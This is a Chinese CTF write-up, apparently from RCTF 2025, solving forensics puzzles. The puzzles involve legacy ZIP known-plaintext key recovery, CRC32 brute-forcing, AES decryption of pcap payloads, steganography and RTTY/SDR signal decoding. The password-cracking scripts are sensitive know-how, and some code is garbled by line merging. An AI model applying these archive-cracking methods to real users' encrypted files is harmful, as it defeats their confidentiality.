ahead.... UEsDBBQAAQAIABtFeFu1Ii0dcwAAAHwAAAAJAAAAcnVsZXMudHh07XuRBFDbojGKhAz59VaKEpwD6/rKaZnqUxf+NMH0rybWrAMPewZ/yGyLrMKQjNIcEbPAxjmP5oTh8fP77Vi1wnFwzN37BmrQ9SCkC27FC/xeqbgw/HWcDpgzsEoiNpqT9ZThrbAScyg5syfJmNactjelNVBLAwQUAAEACACGOXhbpdvG1ysBAAAVAgAACgAAAHNhbXBsZS50eHTA1fy4cMLZwZkTI1mEk88yOXy9rmbTbCNBQOo9hqKQPK6vjZVo9aCtTVflmkKYGV99+51qXbinmG7WGik5UvLJk9MKRosThBCDMHrmjibOCzjzNELwEgEyX8DjqJkSc8pIFwj+oRM3bb4i0GtRxbwqgsxCtgwiKdCVoXVdetN7RKLIQ7DD+Huv/ZptNdd0yRNHis9LEA3loB+IHZ+dK7IknqPh4lYF8JwAjx5/wwp0YAM6Bcec7uAvk6B5t1pEztm1rLl8TjniVz5/bBUTo1LjUXnar/pnm1NvE9EAuxz/s6b+O8/ew7/A4ItdNJGzDudh6YULfiV3pCTXFIbR4GCe4LwkohWZIlAjysA+zLRrgkTDoB10vWdNGdfoBAlLRoUdZ95mS7X5/bXV41BLAQI/ABQAAQAIABtFeFu1Ii0dcwAAAHwAAAAJACQAAAAAAAAAIAAAAAAAAABydWxlcy50eHQKACAAAAAAAAEAGABIv3f82lzcAQAAAAAAAAAAAAAAAAAAAABQSwECPwAUAAEACACGOXhbpdvG1ysBAAAVAgAACgAkAAAAAAAAACAAAACaAAAAc2FtcGxlLnR4dAoAIAAAAAAAAQAYAFP0sZjOXNwBAAAAAAAAAAAAAAAAAAAAAFBLBQYAAAAAAgACALcAAADtAQAAAAA=... got it. Decrypting... yeah, it works.... Good. That means the channel is stable.... Alright. Whenever you...re ready, send the real thing.... The core cipher will be transmitted through our secret channel. You remember how to decrypt it, right?... Of course. I...ve got the procedure ready. Start when you...re ready.... Done. Core cipher fully received. Integrity verified...no corruption.... Same to you. And hey... nice talking again.... Agreed. Take care.... Good. Keep things quiet for the next few days.... Yeah. Let...s not wait so long next time.... You too....
分析对话内容:
可以得到以下信息:
中间这一长串base64是为发送的样本数据包,和真正的核心数据包使用的是同一个密码
样本数据包里面的示例文本和Herobrine有关
从32流开始,传输真正的加密核心数据包
导出样本:
传统加密的一个压缩包

查找有关Herobrine的内容,可以在mc wiki中找到对应的内容:
这便是sample.txt的内容
加密的标志位为0x3F,猜测是用7z压缩,进行明文攻击即可破解压缩包:
内部密钥: b47e923c 5aeb49a7 a3cd7af0
解压得到rules:
1
2
3
1.you need to calc the md5 of port to decrypt the core data. 2.The cipher I put in the zip, in segments, has been deflated.

得知端口号的md5即为密钥:
7c365ebfc34003c40033cc47f6116dd1
AES-ECB解密:
得到压缩包:
大小很小,可以使用CRC爆破,写脚本提取所有的数据,进行爆破:
以下脚本来自Lunatic师傅:https://goodlunatic.github.io/posts/353513a/#%E9%A2%98%E7%9B%AE%E5%90%8D%E7%A7%B0-%E6%A0%87%E5%87%86%E7%9A%84%E7%BB%9D%E5%AF%86%E5%8E%8B%E7%BC%A9
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
import subprocessfrom Crypto.Cipher import AESfrom Crypto.Util.Padding import unpadimport hashlibimport zipfiledef md5 (data ): return hashlib.md5(data).hexdigest() def aes_ecb_decrypt (ciphertext, key ): if len (ciphertext) % 16 != 0 : ciphertext = ciphertext.ljust((len (ciphertext) + 15 ) // 16 * 16 , b'\x00' ) cipher = AES.new(key, AES.MODE_ECB) decrypted = cipher.decrypt(ciphertext) return decrypted def main (): file_path = "capture.pcapng" crc_list = [] for src_port in range (30012 , 30092 ): print (f"[+] Processing source port: {src_port} " ) aes_key = md5(str (src_port).encode()) print (f"[+] aes_key: {aes_key} " ) filter_str = f"tcp.srcport == {src_port} " command = [ "tshark" , '-r' , file_path, '-T' , 'fields' , '-Y' , filter_str, '-e' , 'tcp.payload' ] result = subprocess.run(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True ) output = result.stdout.split() if not output: continue hex_data = "" .join(output) zip_data = aes_ecb_decrypt(bytes .fromhex(hex_data), aes_key.encode()) zip_filename = f"{src_port} .zip" with open (zip_filename, 'wb' ) as f: f.write(zip_data) try : with zipfile.ZipFile(zip_filename, 'r' ) as zf: file_list = zf.namelist() if file_list: target_file = file_list[0 ] info = zf.getinfo(target_file) crc_list.append(hex (info.CRC)) except : print (f"\033[1;31m[-] Failed to process zip for port {src_port} \033[0m" ) print (f"CRC32 list: {crc_list} " ) if __name__ == "__main__" : main()
可以得到80个这样的zip
写脚本批量爆破crc:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
import binasciiclass CRC32Reverse : def __init__ (self, crc32, length, tbl=bytes (range (256 0xEDB88320 , accum=0 ): self .char_set = set (tbl) self .crc32 = crc32 self .length = length self .poly = poly self .accum = accum self .table = [] self .table_reverse = [] def init_tables (self, poly, reverse=True ): """构建 CRC32 表及其反向查找表""" for i in range (256 ): for j in range (8 ): if i & 1 : i >>= 1 i ^= poly else : i >>= 1 self .table.append(i) assert len (self .table) == 256 , "CRC32 表的大小错误" if reverse: for i in range (256 ): found = [j for j in range (256 ) if self .table[j] >> 24 == i] self .table_reverse.append(tuple (found)) assert len (self .table_reverse) == 256 , "反向查找表的大小错误" def calc (self, data, accum=0 ): """计算 CRC32 校验值""" accum = ~accum for b in data: accum = self .table[(accum ^ b) & 0xFF ] ^ ((accum >> 8 ) & 0x00FFFFFF ) accum = ~accum return accum & 0xFFFFFFFF def find_reverse (self, desired, accum ): """查找反向字节序列""" solutions = set () accum = ~accum stack = [(~desired,)] while stack: node = stack.pop() for j in self .table_reverse[(node[0 ] >> 24 ) & 0xFF ]: if len (node) == 4 : a = accum data = [] node = node[1 :] + (j,) for i in range (3 , -1 , -1 ): data.append((a ^ node[i]) & 0xFF ) a >>= 8 a ^= self .table[node[i]] solutions.add(tuple (data)) else : stack.append(((node[0 ] ^ self .table[j]) << 8 ,) + node[1 :] + (j,)) return solutions def dfs (self, length, outlist=[b'' ] ): """深度优先搜索生成字节序列""" if length == 0 : return outlist tmp_list = [item + bytes ([x]) for item in outlist for x in self .char_set] return self .dfs(length - 1 , tmp_list) def run_reverse (self ): """执行 CRC32 反向查找""" self .init_tables(self .poly) desired = self .crc32 accum = self .accum result_list = [] if self .length >= 4 : patches = self .find_reverse(desired, accum) for patch in patches: checksum = self .calc(patch, accum) for item in self .dfs(self .length - 4 ): patch = list (item) patches = self .find_reverse(desired, self .calc(patch, accum)) for last_4_bytes in patches: patch.extend(last_4_bytes) checksum = self .calc(patch, accum) if checksum == desired: result_list.append(bytes (patch)) else : for item in self .dfs(self .length): if self .calc(item) == desired: result_list.append(bytes (item)) return result_list def crc32_reverse (crc32, length, char_set=bytes (range (256 0xEDB88320 , accum=0 ): obj = CRC32Reverse(crc32, length, char_set, poly, accum) return obj.run_reverse() def crc32 (s ): return binascii.crc32(s) & 0xFFFFFFFF if __name__ == "__main__" : crc_values =[0xcf60023f , 0x61d8a4f3 , 0xb15f099f , 0xb93935f3 , 0x56263d91 , 0x7c9a17 , 0x324af895 , 0x64105f13 , 0x7aae1d0a , 0x616c6729 , 0x2b51c9d4 , 0xb6e26299 , 0xdff453c4 , 0x9331116d , 0x324af895 , 0x7c9a17 , 0x7e2361b8 , 0x7c65dfe1 , 0x9e4be534 , 0x324af895 , 0x821fc2f0 , 0x78e8a353 , 0xac828282 , 0x9e4be534 , 0x6504596 , 0xcaa8f9df , 0x64dc7498 , 0x779f2fbd , 0x7b27b1d3 , 0xcb9596dc , 0xaab6455d , 0xb72008ae , 0xb3ad741c , 0xa10773ef , 0x2b9de25f , 0x9b04f3b1 , 0x48f88f87 , 0xac828282 , 0x821fc2f0 , 0x6a2254af , 0xcaa8f9df , 0x3e3e4d70 , 0x7b91940 , 0x3c78f329 , 0xe435b9ad , 0x6847643 , 0x2c944a83 , 0xc4a9dcdc , 0x9c0d5b6d , 0xa341cdb6 , 0x358f7bc2 , 0x13f3eab9 , 0x6193621d , 0x159ed4a , 0x69a680c1 , 0x4fb4a8 , 0x70968761 , 0x2f60fc5 , 0x3937e5ac , 0x9b04f3b1 , 0x1d26fc6f , 0x95fad386 , 0x3937e5ac , 0x37c9c59b , 0xa341cdb6 , 0xeb09f3ad , 0xa448656a , 0xab742f6a , 0x2090af1 , 0xe435b9ad , 0xb26f1e2b , 0xecd468a4 , 0x26cc20e7 , 0x1ea22801 , 0x64dc7498 , 0x638602f4 , 0x26b4c8b6 , 0x61d8a4f3 , 0xb15f099f , 0x88a078ba ] res = b"" for item in crc_values: res += crc32_reverse(item, 4 )[0 ] print (res) with open ("res.bin" ,'wb' ) as f: f.write(res)
这里要注意最后一个压缩包中的 txt 是 3 字节,需要单独处理一下
最后得到:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
53 29 00 00 CB AE 02 00 CB 2C 00 00 53 31 04 00 D3 32 04 00 D3 32 02 00 D3 32 00 00 D3 32 06 00 33 D5 02 00 33 B2 04 00 D3 32 01 00 33 34 06 00 33 4D 04 00 33 4F 03 00 D3 32 00 00 D3 32 02 00 33 D3 02 00 33 D0 02 00 33 36 05 00 D3 32 00 00 33 31 04 00 33 D6 02 00 4B B6 00 00 33 36 05 00 B3 48 06 00 4B B5 04 00 4B 35 03 00 B3 30 05 00 B3 48 03 00 33 34 03 00 33 33 07 00 33 35 06 00 33 33 06 00 33 4F 01 00 4B 35 04 00 33 31 05 00 4B 31 00 00 4B B6 00 00 33 31 04 00 4B 4E 05 00 4B B5 04 00 4B 4D 03 00 4B 31 07 00 4B 4E 03 00 33 32 00 00 33 B0 00 00 4B 31 04 00 33 4E 05 00 33 35 05 00 33 4C 01 00 4B 31 05 00 B3 30 01 00 4B 32 03 00 B3 4C 06 00 4B 4C 05 00 33 B5 00 00 B3 34 05 00 4B 36 07 00 4B 49 03 00 33 31 05 00 4B 33 06 00 33 4A 03 00 4B 49 03 00 4B 32 05 00 33 4C 01 00 33 48 06 00 33 48 01 00 33 32 07 00 33 B6 00 00 33 32 00 00 33 32 06 00 B3 B4 00 00 B3 34 03 00 4B 31 06 00 4B 35 03 00 D3 52 01 00 D3 2F 00 00 CB AE 02 00 CB 2C 00 00 53 01 00
上面的数据按每4字节一组解压,可以得到一个zip的hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import zlibhex_data = "53290000CBAE0200CB2C000053310400D3320400D3320200D3320000D332060033D5020033B20400D332010033340600334D0400334F0300D3320000D332020033D3020033D0020033360500D33200003331040033D602004BB6000033360500B34806004BB504004B350300B3300500B348030033340300333307003335060033330600334F01004B350400333105004B3100004BB60000333104004B4E05004BB504004B4D03004B3107004B4E03003332000033B000004B310400334E050033350500334C01004B310500B33001004B320300B34C06004B4C050033B50000B33405004B3607004B490300333105004B330600334A03004B4903004B320500334C010033480600334801003332070033B600003332000033320600B3B40000B33403004B3106004B350300D3520100D32F0000CBAE0200CB2C0000530100" data = bytes .fromhex(hex_data) chunks = [data[i:i+4 ] for i in range (0 , len (data), 4 )] out = b"" for c in chunks: try : out += zlib.decompress(c, -zlib.MAX_WBITS) except : print ("bad chunk:" , c.hex ()) print (out.decode())
1 $pkzip$1*1*2*0*35*29*4135a7f*0*26*0*35*0413*c8358ce9e6858f166753637de145d0c841cee9efd7cf2008d13e551dd584b69cae5895c7df45f32fdfb51d0c0d273820239896d3e6*$/pkzip$
参考2025 buckeyeCTF-zip2john2zip wp:
https://github.com/cscosu/buckeyectf-2025-public/blob/master/forensics/zip2john2zip/solve/solve.py
已知三个内部密钥和哈希值,还原zip并解压缩:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 def pkcrc (x, b ): x = (x ^ b) & 0xFFFFFFFF for _ in range (8 ): if x & 1 : x = (x >> 1 ) ^ 0xedb88320 else : x >>= 1 return x & 0xFFFFFFFF def decrypt_stream_with_keys (enc, key0, key1, key2 ): def _update_keys (byte_val ): nonlocal key0, key1, key2 key0 = pkcrc(key0, byte_val) temp = (key1 + (key0 & 0xff )) & 0xFFFFFFFF key1 = (((temp * 0x08088405 ) & 0xFFFFFFFF ) + 1 ) & 0xFFFFFFFF key2 = pkcrc(key2, (key1 >> 24 ) & 0xff ) def _get_keystream_byte (): nonlocal key2 temp = (key2 & 0xFFFF ) | 3 return (((temp * (temp ^ 1 )) & 0xFFFF ) >> 8 ) & 0xff out = bytearray () for e in enc: ks = _get_keystream_byte() d = e ^ ks out.append(d) _update_keys(d) return bytes (out) if __name__ == "__main__" : k0 = 0xb47e923c k1 = 0x5aeb49a7 k2 = 0xa3cd7af0 hash_text = "$pkzip$1*1*2*0*35*29*4135a7f*0*26*0*35*0413*c8358ce9e6858f166753637de145d0c841cee9efd7cf2008d13e551dd584b69cae5895c7df45f32fdfb51d0c0d273820239896d3e6*$/pkzip$" enc_hex = hash_text.split('*' )[12 ] enc = bytes .fromhex(enc_hex) plain = decrypt_stream_with_keys(enc, k0, k1, k2) print (plain)
得到flag:
b'\xcf\xecP\x1f\x89\x9e\x83q1"\xa4\x04flag{W0ww_th3_C@ske7|s_Tre4sur3_unl0cke9}'
猫咪电台 给了png和wav两个附件

png存在LSB隐写,按照BRG通道顺序提取得到flag0图片:
1 flag part0: ==gNWRWTFRjY4IGV4sGczg0QzAFUyQTQ
flag0: Ci4l10~

在1.wav文件尾后发现压缩包:
解压需要密码
删除文件尾部的zip后,查看wav信息:

用Audacity导入原始数据:
其频谱图是两条清晰的频率,判断为RTTY
RTTY使用两种频率来代表两种不同的信号状态:Mark 和 Space。
Mark频率(通常为较低频率)对应“1”。
Space频率(通常为较高频率)对应“0”。
在传输时,信号会在这两种频率之间切换,形成一个类似于“0”和“1”的二进制模式。

解码得到password和flag1:
使用密码解压2.wav:

采样率非常高,猜测是 SDR(软件定义无线电) 捕获的无线信号数据,因此使用 SDR# (SDRSharp) 进行解析
得到flagpart2
_CAT9LIVES
因此flag:
flag{Ci4l10~R77YM30W1SFUN_CAT9LIVES}
RCTF 2025 本次队伍排名:23
复现参考:https://su-team.cn/posts/63a9ee12.html
